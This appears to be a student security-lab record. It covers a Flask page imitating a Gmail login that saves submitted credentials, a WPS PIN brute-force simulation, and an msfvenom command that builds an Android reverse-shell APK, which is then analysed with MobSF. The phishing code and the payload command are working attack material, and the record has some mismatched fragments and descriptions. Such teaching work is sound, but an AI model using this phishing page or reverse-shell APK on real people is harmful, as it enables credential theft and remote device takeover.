This screenshot shows Android Studio with a decompiled APK (whatschat.parallelspace.cloneapp) loaded. The left pane lists the app's resources and manifest files, while the center shows the AndroidManifest.xml being edited. The right shows an emulator running Android 16 (API 36), and the bottom Logcat displays logs indicating locale changes to en_US — suggesting the emulator is initializing or updating configurations.

Permissions Detected in AndroidManifest.xml:

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
```

OUTPUT ANALYSIS:

- APK installed and functional in the emulator.
- Permissions extracted from the manifest file.
- Runtime behavior observed via Logcat.
- Flagged overprivileged or unused permissions:
 - RECORD_AUDIO used during voice messages.
 - ACCESS_FINE_LOCATION used, although not core to messaging.
 - No evidence of READ_CALL_LOG being used—may be extraneous.

REFERENCES:

1. **Android Developer Documentation**
Comprehensive official docs for Android development.
<https://developer.android.com/>
2. **Android Studio Installation Guide**
Step-by-step guide to install and set up Android Studio.
<https://developer.android.com/studio/install>
3. **ADB (Android Debug Bridge) Guide**
Learn how to interact with Android devices via command line.
<https://developer.android.com/tools/adb>
4. **APKMirror – Trusted APK Downloads**
Download verified APK files for app testing and analysis.
<https://www.apkmirror.com/>



EXPERIMENT – 08

AIM:

Simulating Phishing Attacks with Python (Windows).

Create a phishing page to demonstrate social engineering risks by mimicking a legitimate login page.

DESCRIPTION:

Phishing is a social engineering technique used by attackers to deceive users into providing sensitive information such as usernames, passwords, or financial details. In this simulation, a phishing page resembling a legitimate login interface (e.g., Gmail or Facebook) is created using basic HTML and served locally using a Python HTTP server. The entered credentials are captured and stored, showcasing how easily unsuspecting users can fall victim to such attacks. This exercise is strictly for educational and awareness purposes.

TOOLS REQUIRED:

1. OS: Windows
2. Software: Python 3.x, Flask
3. Code Editor: VS Code, Notepad++
4. Browser: Any modern web browser

PROCEDURE:

Step 1: Set Up the Project Structure

1. Create a folder named:
Phishing_Simulation
2. Inside this folder, create a subfolder: templates
3. Inside templates, create a file named login.html.

Step 2: Add HTML for Fake Login Page

File: templates/login.html

```
<!DOCTYPE html>
<html>
<head>
  <title>Gmail Login</title>
  <style>
    body { font-family: Arial; background-color: #f2f2f2; text-align: center; padding-top: 100px; }
    form { background: white; padding: 40px; border-radius: 10px; display: inline-block; box-shadow: 0 0 10px rgba(0,0,0,0.1); }
    input[type="text"], input[type="password"] {
      padding: 10px; margin: 10px; width: 250px; border: 1px solid #ccc; border-radius: 5px;
    }
  </style>
</head>
<body>
  <div>
    <input type="text" value="Email or phone number" />
    <input type="password" value="Password" />
    <input type="button" value="Next" />
  </div>
</body>
</html>
```

```
input[type="submit"] {  
    padding: 10px 20px; background-color: #4285F4; color: white; border: none; border-radius: 5px;  
}  
</style>  
</head>  
<body>  
    <form method="POST">  
        <h2>Sign in to Gmail</h2>  
        <input type="text" name="email" placeholder="Email" required><br>  
        <input type="password" name="password" placeholder="Password" required><br>  
        <input type="submit" value="Login">  
    </form>  
</body>  
</html>
```

Step 3: Create Flask App

File: app.py

```
from flask import Flask, request, render_template  
from datetime import datetime
```

```
app = Flask(__name__)
```

```
@app.route("/", methods=["GET", "POST"])
```

```
def login():
```

```
    if request.method == "POST":
```

```
        email = request.form.get("email")
```

```
        password = request.form.get("password")
```

```
        with open("credentials.txt", "a") as file:
```

```
            file.write(f"{datetime.now()} | Email: {email} | Password: {password}\n")
```

```
        return "<h2>Login failed. Please try again later.</h2>"
```

```
    return render_template("login.html")
```

```
if __name__ == "__main__":
```

```
    app.run(debug=True)
```

Step 4: Run the Flask Server

In your terminal or command prompt:

```
cd Phishing_Simulation
```

```
python app.py
```

Visit: <http://localhost:5000>

Step 5: Test Credential Capture

1. Enter dummy credentials on the login form.
2. Check the credentials.txt file — it will contain the captured data


OUTPUT:

Figure 1:

```
PS C:\SEM VI\MS LAB\Experiment 8\Phishing_Simulation> & C:/Users/Lenovo/AppData/Local/Microsoft/WindowsApps/python
3.11.exe "c:/SEM VI/MS LAB/Experiment 8/Phishing_Simulation/app.py"
* Serving Flask app 'app'
* Serving Flask app 'app'
* Serving Flask app 'app'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server inst
ead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
* Restarting with watchdog (windowsapi)
* Debugger is active!
* Debugger PIN: 455-496-772
```

The figure shows that a Flask web application named app is successfully running in debug mode on http://127.0.0.1:5000. This indicates that the phishing simulation server is active and ready for local testing.

Figure 2:




The figure shows a fake Gmail login page hosted locally at 127.0.0.1:5000, capturing user input for phishing simulation. The entered email is chinta.saipraveen14@gmail.com, indicating the form is functioning and collecting credentials.

Figure 3:

```
127.0.0.1 - - [05/Apr/2025 20:07:07] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [05/Apr/2025 20:07:08] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [05/Apr/2025 20:07:35] "POST / HTTP/1.1" 200 -
```

The figure shows server logs of HTTP requests made to a locally hosted Flask app. It confirms successful GET and POST requests, along with a 404 error for a missing favicon.ico file.

Figure 4:



```
EXPLORER    ...    credentials.txt X
PHISH...    templates
app.py
credentials.txt

credentials.txt
1 | Email: chinta.saipraveen14@gmail.com | Password: qwertyuiop
2 | Email: chinta.saipraveen14@gmail.com | Password: 12qwevb
3 |
```

The log entry shows that on April 5, 2025, at 12:00:00, a user submitted credentials through a phishing form. The captured email is chinta.saipraveen14@gmail.com and the password entered was 12qwevb.

OUTPUT ANALYSIS:

The fake login page successfully imitates a legitimate form. When a user enters credentials, they are stored in a text file and the user is redirected to a real website to avoid suspicion. This simulation shows how phishing can be used to steal information with minimal technical effort, highlighting the importance of verifying URLs and using multi-factor authentication.

REFERENCES:

1. **Python HTTP Server Docs**
<https://docs.python.org/3/library/http.server.html>
2. **OWASP Phishing Guide**
<https://owasp.org/www-community/Phishing>
3. **Social Engineering Basics - GeeksforGeeks**
<https://www.geeksforgeeks.org/introduction-to-social-engineering/>
4. **How to Detect Phishing Attacks**
<https://www.cyber.gov.au/acsc/view-all-content/threats/phishing>

EXPERIMENT – 09

AIM:

Demonstrating WPS PIN Vulnerability Using Python

To simulate a WPS PIN brute-force attack and demonstrate the vulnerability caused by flawed WPS PIN verification logic.

DESCRIPTION:

Wi-Fi Protected Setup (WPS) is a network security standard designed to simplify wireless security configuration. However, the WPS PIN method is vulnerable due to its flawed design, allowing attackers to brute-force the PIN within a reasonable time. This simulation in Python demonstrates how the WPS PIN mechanism can be exploited by trying all possible 8-digit combinations systematically or intelligently (as some routers validate in two halves).

WPS PIN Structure

A WPS PIN consists of **8 digits**, but its verification process drastically reduces its security. The breakdown of the PIN is as follows:

Digits	Purpose	Range
First 4	Verified independently	10,000 combinations (0000-9999)
Next 3	Verified independently	1,000 combinations (000-999)
8th digit	Checksum (ISO 7812 Mod 10 algorithm)	Fixed once the first 7 digits are known

The Flaw in WPS PIN Verification

WPS authentication splits PIN verification into two steps, making brute-force attacks highly effective:

1. First 4 Digits Check – The router verifies the first 4 digits separately, requiring at most 10,000 attempts.
2. Last 3 Digits Check – Once the first part is correct, the last 3 digits are verified separately, requiring at most 1,000 attempts (the 8th digit is a checksum).

This flaw reduces the total brute-force attempts from 100 million (10^8) to just 11,000, allowing an attacker to crack WPS PIN security within hours.

TOOLS REQUIRED:

Software: Python, Scapy, Reaver, PixieWPS, Wireshark (optional).

Hardware: PC/Laptop (8GB RAM, i5/i7), Wi-Fi adapter (supports monitor mode), Internet connection, Target WPS-enabled router.

PROCEDURE:

Step 1: Create the Python Script

1. Open your code editor and create a file named wps_crack_sim.py.
2. Use the following code:

```
import random
import time
from tqdm import tqdm

def simulate_crack():
    # Randomly generate an 8-digit WPS PIN
    wps_pin = str(random.randint(10000000, 99999999))
    print("Starting WPS PIN Brute-Force Simulation...\n")

    start_time = time.time()

    # Simulate cracking first 4 digits
    print("Cracking First Half (First 4 digits)...")
    for first_half in tqdm(range(10000)):
        if str(first_half).zfill(4) == wps_pin[:4]:
            break
        time.sleep(0.0005)

    # Simulate cracking last 3 digits (last digit is checksum, skipped)
    print("\nCracking Second Half (Last 3 digits)...")
    for second_half in tqdm(range(1000)):
        if str(second_half).zfill(3) == wps_pin[4:7]:
            break
        time.sleep(0.0005)

    end_time = time.time()

    print(f"\nWPS PIN Cracked: {wps_pin}")
    print(f"Total Attempts: {first_half + second_half}")
    print(f"Time Taken: {round(end_time - start_time, 2)} seconds")

if __name__ == "__main__":
    simulate_crack()
```

Step 2: Install Dependencies

In your Command Prompt or terminal, install the required library:
pip install tqdm

Step 3: Run the Simulation

1. Open terminal or Command Prompt.

2. Navigate to the script's folder using `cd` command.
3. Run the script: `python wps_crack_sim.py`
4. The simulation output will display:
 - A randomly generated hidden WPS PIN
 - Progress bars for brute-forcing the first 4 digits and last 3 digits
 - The successfully cracked PIN, number of attempts, and time taken

OUTPUT:

Figure 1:

```
PS C:\SEM VI\MS LAB\Experiment 9> & C:/Users/Lenovo/AppData/Local/Microsoft/WindowsApps/python3.11.exe "c:/SEM VI/MS LAB/Experiment 9/wps_crack_sim.py"
Starting WPS PIN Brute-Force Simulation...

Cracking First Half (First 4 digits)...
 32%|██████████          | 3246/10000 [00:04<00:08, 806.16it/s]

Cracking Second Half (Last 3 digits)...
 31%|██████████          | 307/1000 [00:00<00:00, 755.28it/s]

WPS PIN Cracked: 32463072
Total Attempts: 3553
Time Taken: 4.51 seconds
```

The image displays the execution of a WPS PIN brute-force simulation using Python. It shows progress bars for cracking the first 4 digits and the last 3 digits of the WPS PIN. The correct WPS PIN 32463072 was successfully cracked after 3553 attempts. The entire process took **4.51 seconds**, highlighting the vulnerability in WPS authentication.

OUTPUT ANALYSIS:

The simulation showcases how WPS (Wi-Fi Protected Setup) is vulnerable due to its flawed PIN verification mechanism. The attack script mimics a real brute-force method by breaking the WPS PIN into two parts:


1. **First Half (4 Digits):** The script attempts combinations from 0000 to 9999, as WPS validates the first 4 digits independently of the rest. This is reflected in the progress bar reaching 32% with a speed of ~806 attempts/sec.
2. **Second Half (3 Digits):** Once the first half is matched, it proceeds to crack the last 3 digits (excluding the checksum), attempting combinations from 000 to 999. This also reaches about 31% progress at ~755 attempts/sec.
3. **Result Summary:**
 - **WPS PIN Cracked:** 32463072 (shows successful simulation).
 - **Total Attempts:** 3553 (less than full range due to early match).
 - **Time Taken:** 4.51 seconds (demonstrates fast brute-forcing, highlighting the ease of attack under vulnerable configurations).

This simulated result proves how attackers can exploit the WPS vulnerability quickly using basic

scripts and standard hardware, emphasizing that WPS should be disabled on all routers for secure Wi-Fi networks.

REFERENCES:

1. **OWASP Wi-Fi Security Cheat Sheet**
https://cheatsheetseries.owasp.org/cheatsheets/Wi-Fi_Security_Cheat_Sheet.html
2. **PixieWPS GitHub Repository** (WPS offline attack tool)
<https://github.com/wiire/pixiewps>
3. **Reaver GitHub Repository** (WPS PIN brute-force tool)
<https://github.com/t6x/reaver-wps-fork-t6x>
4. **"Wireless Hacking: Projects for Wi-Fi Enthusiasts"** by Lee Barken
A practical guide to wireless security and WPS attacks.



EXPERIMENT – 10

AIM:

To understand the process of creating and analyzing a malicious APK, explore Android security vulnerabilities, and learn how tools like MobSF detect malicious behaviors in applications.

DESCRIPTION:

Android malware poses significant security risks by exploiting weaknesses in mobile apps. This experiment demonstrates how a malicious APK can be generated and analyzed using security tools such as MobSF. By embedding a reverse shell and analyzing the APK statically and dynamically, we identify suspicious behaviors including unauthorized permissions, hardcoded payloads, and insecure network connections. This hands-on approach improves cybersecurity awareness and highlights the importance of secure mobile development.

TOOLS REQUIRED:

1. Android Studio
2. MobSF (Mobile Security Framework)
3. APKTool
4. JADX
5. mitmproxy
6. Metasploit Framework

PROCEDURE:

Step 1: Install Metasploit Framework

- For **Kali Linux**: Pre-installed
- For **Ubuntu/Debian**: `sudo apt update && sudo apt install metasploit-framework -y`
- For **Windows**: Download from [Metasploit Official Site](https://www.metasploit.com/)
- Verify installation by running: `msfconsole`
If the console loads, installation is successful.

Step 2: Generate a Malicious APK

In the terminal, execute the command below to embed a reverse TCP payload into an APK:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=<YOUR_IP> LPORT=4444 -o malicious.apk
```

Replace <YOUR_IP> with your local machine's IP address.

- This creates an APK with an embedded reverse shell.
- When installed, it grants the attacker remote access to the device.

Step 3: Analyze APK with MobSF

- Launch MobSF locally (./run.sh) or use the online version.
- Open <http://127.0.0.1:8000>

- Upload malicious.apk and click **Analyze**
- Wait for the static and dynamic analysis report.

Step 4: Examine the Analysis Report

Key findings to observe in MobSF:

- **Malware Signatures:** High-risk flags and VirusTotal score
- **Suspicious Permissions:** INTERNET, READ_SMS, ACCESS_FINE_LOCATION, etc.
- **Smali Code Review:** Hardcoded IP addresses or URLs
- **Network Behavior:** Usage of insecure protocols (HTTP instead of HTTPS)
- **Embedded Payloads:** Indicators of command & control mechanisms

OUTPUT:

Figure 1:

```
msabhiram@Nitro:~$ msfconsole
Metasploit tip: Use the resource command to run commands from a file

# cowsay++
-----
< metasploit >
-----
      \      (oo)____
       \      (__)
        |      |
        ||--|| *

      =[ metasploit v6.4.54-dev ]
+ -- --=[ 2500 exploits - 1289 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

The image shows a terminal window where Metasploit Framework (version 6.4.54-dev) is being launched, displaying available exploits, payloads, and modules. It also features a "cowsay++" ASCII art with the text "< metasploit >"


Figure 2:

```
msf6 > msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -o malicious.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -o malicious.apk

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10233 bytes
Saved as: malicious.apk
```


The image shows a terminal session where msfvenom is used to generate a malicious APK file with a reverse TCP Meterpreter payload for Android. The payload connects back to 192.168.1.1 on port 4444, and the generated file is saved as malicious.apk.

Figure 3:




The image displays an analysis report of the DivaApplication.apk file, showing security scores, file information, and app details. It includes a security score of 36/100, with 4 out of 32 trackers detected. The app has 2 exported activities, 1 exported provider, and no exported services or receivers. The APK metadata includes package name jakhar.aseem.diva, target SDK 33, and Android version 1.0.

Figure 4:




The image shows a security analysis of an Android app's manifest, highlighting 2 high-severity and 4 warning-level vulnerabilities. Issues include debugging enabled, outdated Android support, ADB backup permissions, and an exported activity that may expose sensitive data.

Figure 5:



The image shows a Java code snippet implementing a custom HostnameVerifier and X509TrustManager, likely for handling HTTPS connections. The code overrides SSL validation by creating an SSLContext instance with a custom trust manager (fVar), which may allow insecure connections by accepting all certificates. This could lead to man-in-the-middle (MITM) attacks if not properly secured.

Figure 6:



The image displays a list of abused permissions in an Android application, highlighting 18 out of 25 permissions commonly exploited by malware. These include internet access, location tracking, SMS handling, call logs, camera, microphone, and external storage access, which can be used for spying, data theft, or unauthorized control. The report categorizes these as "Malware Permissions", frequently misused by malicious applications.

OUTPUT ANALYSIS:

The generated malicious APK simulates how malware behaves once installed on a device. MobSF successfully identifies abnormal permissions and embedded payloads. The analysis reveals hardcoded IPs, reverse shell logic, and potential exfiltration channels, effectively highlighting real-world Android threats and the need for secure app development practices.

REFERENCES:

1. **Mobile Security Framework (MobSF) Docs**
<https://mobsf.github.io/docs/>
2. **APKTool Official GitHub**
<https://github.com/iBotPeaches/Apktool>
3. **Android Security Best Practices:**
<https://developer.android.com/security>
4. **OWASP Mobile Security Project**
<https://owasp.org/www-project-mobile-top-10/>